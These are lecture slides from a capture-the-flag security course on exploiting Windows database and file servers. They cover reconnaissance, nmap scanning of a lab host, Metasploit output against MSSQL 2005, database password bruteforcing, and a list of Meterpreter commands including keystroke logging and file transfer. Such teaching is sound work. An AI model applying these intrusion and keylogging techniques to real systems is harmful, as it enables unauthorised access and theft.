

# Lecture 2: Exploiting Windows Database and File Servers

Lanier Watkins, PhD

# Objectives

- To walkthrough and discuss an actual the capture-the-flag (CTF) event
- To discuss requirements for the CTF class project
- To demonstrate and discuss the exploitation of Windows database and file servers
- To discuss CTF strategies and flag placement given the exploitation of Windows database and file servers



# MALWARE CONFERENCE

## KNOW YOUR ENEMY

Research Track ■ Practical Solutions (Industry Track) ■ The Law

## Home

## 2nd Annual Capture

### Details

Written by [Fernando C. Colon Osorio](#)

Published: 12 October 2015



### 2nd Annual MALCON Capture The Flag (CTF) Competition

The **2nd Annual Capture The Flag Competition** will be held as part of the **10th International Conference on Malicious and Unwanted Software (Malware 2015)** at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

### To Register for the Contest [Click Here](#)

Be a part of the 2<sup>nd</sup> annual offense-only CTF event! **Cash prizes of \$1000 for the Grand Prize, \$250 for 1<sup>st</sup> place, and \$150 for 2<sup>nd</sup> place, will be awarded as well as a certificate of completion.** The CTF round will take place on October 22<sup>nd</sup> at El Conquistador Hotel in Fajardo, Puerto Rico. Team registration is required to participate in the CTF. **Teams up to 4 persons will pay \$250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay \$150.00 (Click Here to Register).** We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

#### Quick Facts:

What: 2015 Malcon CTF

When: October 22<sup>nd</sup> 2015 **9am – 6pm**

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

#### Registration requirements:

Fee: \$250 play onsite (per 4 member team), \$150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: <http://www.malwareconference.org>

Email questions to [ctf@malwareconference.org](mailto:ctf@malwareconference.org)

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1<sup>st</sup> place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2<sup>nd</sup> Annual MalCon CTF is part of the 2015 IEEE Malware Conference ([www.malwareconference.org](http://www.malwareconference.org)) and is sponsored by Microsoft.

## Search

Search

Search ...

[Advanced Search](#)

## Main Menu

[Home](#)

[Final Program](#)

[Program Committee](#)

[Malware Conference 2015 -](#)

[Photos & Videos](#)

[Call For Papers & FAQ's](#)

[Malware Blog](#)

[Contact Us](#)

## Malware Conference News

Prof Vern Paxson Keynote  
Malware Conference

**Prof. Vern Paxson to serve  
as Keynote on the 10th  
Anniversary of the Malware  
Conference**

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, [Prof. Vern Paxson](#), from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014  
Best Paper Award

***Malware 2014 Best Paper  
Award, Research Track***

***Presented to***

Viviane Zwanger and  
Michael Meier, University  
of Bonn, Germany

# Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story

# Phases of Ethical Hacking


- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
  - Attacking and accessing the target
- Maintaining Access
  - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
  - Attempting to hide initial attack, access, and repeated access

# Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the target
    - Footprinting – map out more details about target
      - Active Footprinting – requires interaction with target
      - Passive Footprinting – collect information from publically available sources
    - Tools
      - Public record search engines
        - » [www.sec.gov/edgar.shtml](http://www.sec.gov/edgar.shtml)
        - » [www.hoovers.com](http://www.hoovers.com)
        - » [www.secinfo.com](http://www.secinfo.com)
        - » [www.lexisnexis.com](http://www.lexisnexis.com)
      - Website analysis tools
        - » Burp
        - » [www.httrack.com](http://www.httrack.com)
        - » [www.calluna-software.com](http://www.calluna-software.com)
      - Network analysis tools
        - » [www.arin.net](http://www.arin.net)
        - » Whois
        - » Nslookup
        - » [www.paterva.com/web5/](http://www.paterva.com/web5/)

# Phases of Ethical Hacking

- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
    - Port Scanning
      - Full connect – 3 way handshake on port
      - Stealth – send only SYN packets
      - Inverse TCP flag – send only FIN, URG or PSF packets
      - XMAS – same as Inverse TCP flag, but with all flags turned on
      - ACK flag probe – only send ACK
      - IDLE – uses spoofed IP address and SYN flag



## TCP Header Flags

- SYN
- ACK
- RST
- FIN
- PST
- URG

## Categories of Port and Numbers by ICANN


- Well-known ports: 0 – 1023
- Registered ports: 1024- 49,151
- Dynamic ports: 49152 – 65,535

# Scanning Methodology

- Check for live systems
  - Nmap or ping
- Check for open ports
  - Nmap can be used here
- Scan beyond IDS
  - Use stealthy scans
- Perform banner grabbing
  - Nmap or custom methods (class example) can be used here
- Scan for vulnerabilities
  - Nessus or uniscan can be used here
- Draw network diagrams
  - Logical and physical pathways
- Prepare proxies
  - One way of hiding your identity



# Kali Linux CTF Blueprints: Chapter 1





## Potential CTF Brief

- In the small community bank network, find the Database Server.
- Then, exploit the common web weakness to find the directory and filename for the next flag
- I hear the database server directory has interesting files in it

# Brief and Flag Design/Placement

- Do not make your flags too hard
  - Do not put the flag in some esoteric directory not alluded to in brief
  - Do not put the flag in some esoteric file not alluded to in brief
- Do not make your flag too easy
  - Do not make the flag filename unrealistic
  - Do not put the flag off of root
- Be sure to have others test your brief



# Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

# Kali Linux CTF Blueprints: Chapter 1

The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools



| Vulnerable package | Difficulty of setup | Difficulty of exploitation |
|--------------------|---------------------|----------------------------|
| Adobe Flash Player | Simple              | Moderate                   |
| Oracle Java JRE    | Simple              | Moderate                   |
| Internet Explorer  | Simple              | Complex                    |
| QuickTime          | Moderate            | Complex                    |
| ColdFusion         | Simple              | Simple                     |
| TFTP               | Simple              | Simple                     |
| MSSQL              | Simple              | Moderate                   |

Week #1

Week #2


# Kali Linux CTF Blueprints: Chapter 1

- Install MSSQL Server 2005



# Kali Linux CTF Blueprints: Chapter 1

- Proof MSSQL Server is running



# Penetration Testing

- Active Scanning and Fingerprinting

- nMap

- |  |                        |
|--|------------------------|
| • <code>nmap 192.168.1.1</code>                | Scan single IP         |
| • <code>nmap 192.168.1.1-20</code>             | Scan range of IPs      |
| • <code>nmap -p 1-100 192.168.1.1</code>       | Scan range of ports    |
| • <code>nmap -F 192.168.1.1</code>             | Scan 100 common ports  |
| • <code>nmap -p- 192.168.1.1</code>            | Scan all 65535 ports   |
| • <code>nmap -sS 192.168.1.1</code>            | Scan using TCP SYN     |
| • <code>nmap -sU -p 123,121 192.168.1.1</code> | Scan UDP ports         |
| • <code>nmap -A 192.168.1.1</code>             | Detect OS and Services |

- Metasploit


- `db_nmap <nmap options>`

# Penetration Testing With Metasploit

- msf> db\_nmap -A 192.168.142.135
  - -A option identifies type of DB server

```
Terminal
File Edit View Search Terminal Help



msf > db_nmap -A 192.168.142.135
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-04 14:22 EST
[*] Nmap: Nmap scan report for 192.168.142.135
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 991 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS?
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399.00; RTM
[*] Nmap: 2522/tcp open  windb?
[*] Nmap: 7999/tcp open  irdmi2?
[*] Nmap: 8500/tcp open  http         JRun Web Server
```





# Database Password Bruteforcing

- hexorbase
- Wordlist.txt and userlist.txt found from Internet
- Bruteforcing for default credentials



# Maneuvering In Meterpreter

- Meterpreter commands (initial exploit + stager application)
  - background
    - puts session in background
  - msf> sessions -l <ID>
    - recovers session
  - keyscan\_start
    - starts recording user typing
  - keyscan\_dump
    - dumps anything typed
  - Keyscan\_stop
    - stops recording user typing
  - getwd
    - gets server side working directory
  - getlwd
    - gets local directory
  - lcd
    - changes local directory
  - sysinfo
    - gets system info
  - ps
    - list all running processes
  - kill <pid>
    - kill process given ID
  - shell
    - obtain interactive windows OS shell
  - getuid
    - get username of process
  - upload <src file> <dst file>
    - upload a file to target host
  - download <src file> <dst file>
    - download a file from the target host
  - ipconfig
    - display network interface info
  - execute -f <file>
    - executes a file
  - exit
    - exits meterpreter
  - migrate <pid>
    - migrates to another process
  - cat
    - displays contents of a file
  - ls
    - displays directory
  - reboot
    - reboots target system

# Hacking With Metasploit

- search mssql

```
Terminal
File Edit View Search Terminal Help

auxiliary/admin/mssql/mssql_ntlm_stealer      normal    Microsoft SQL Server NTLM Stealer
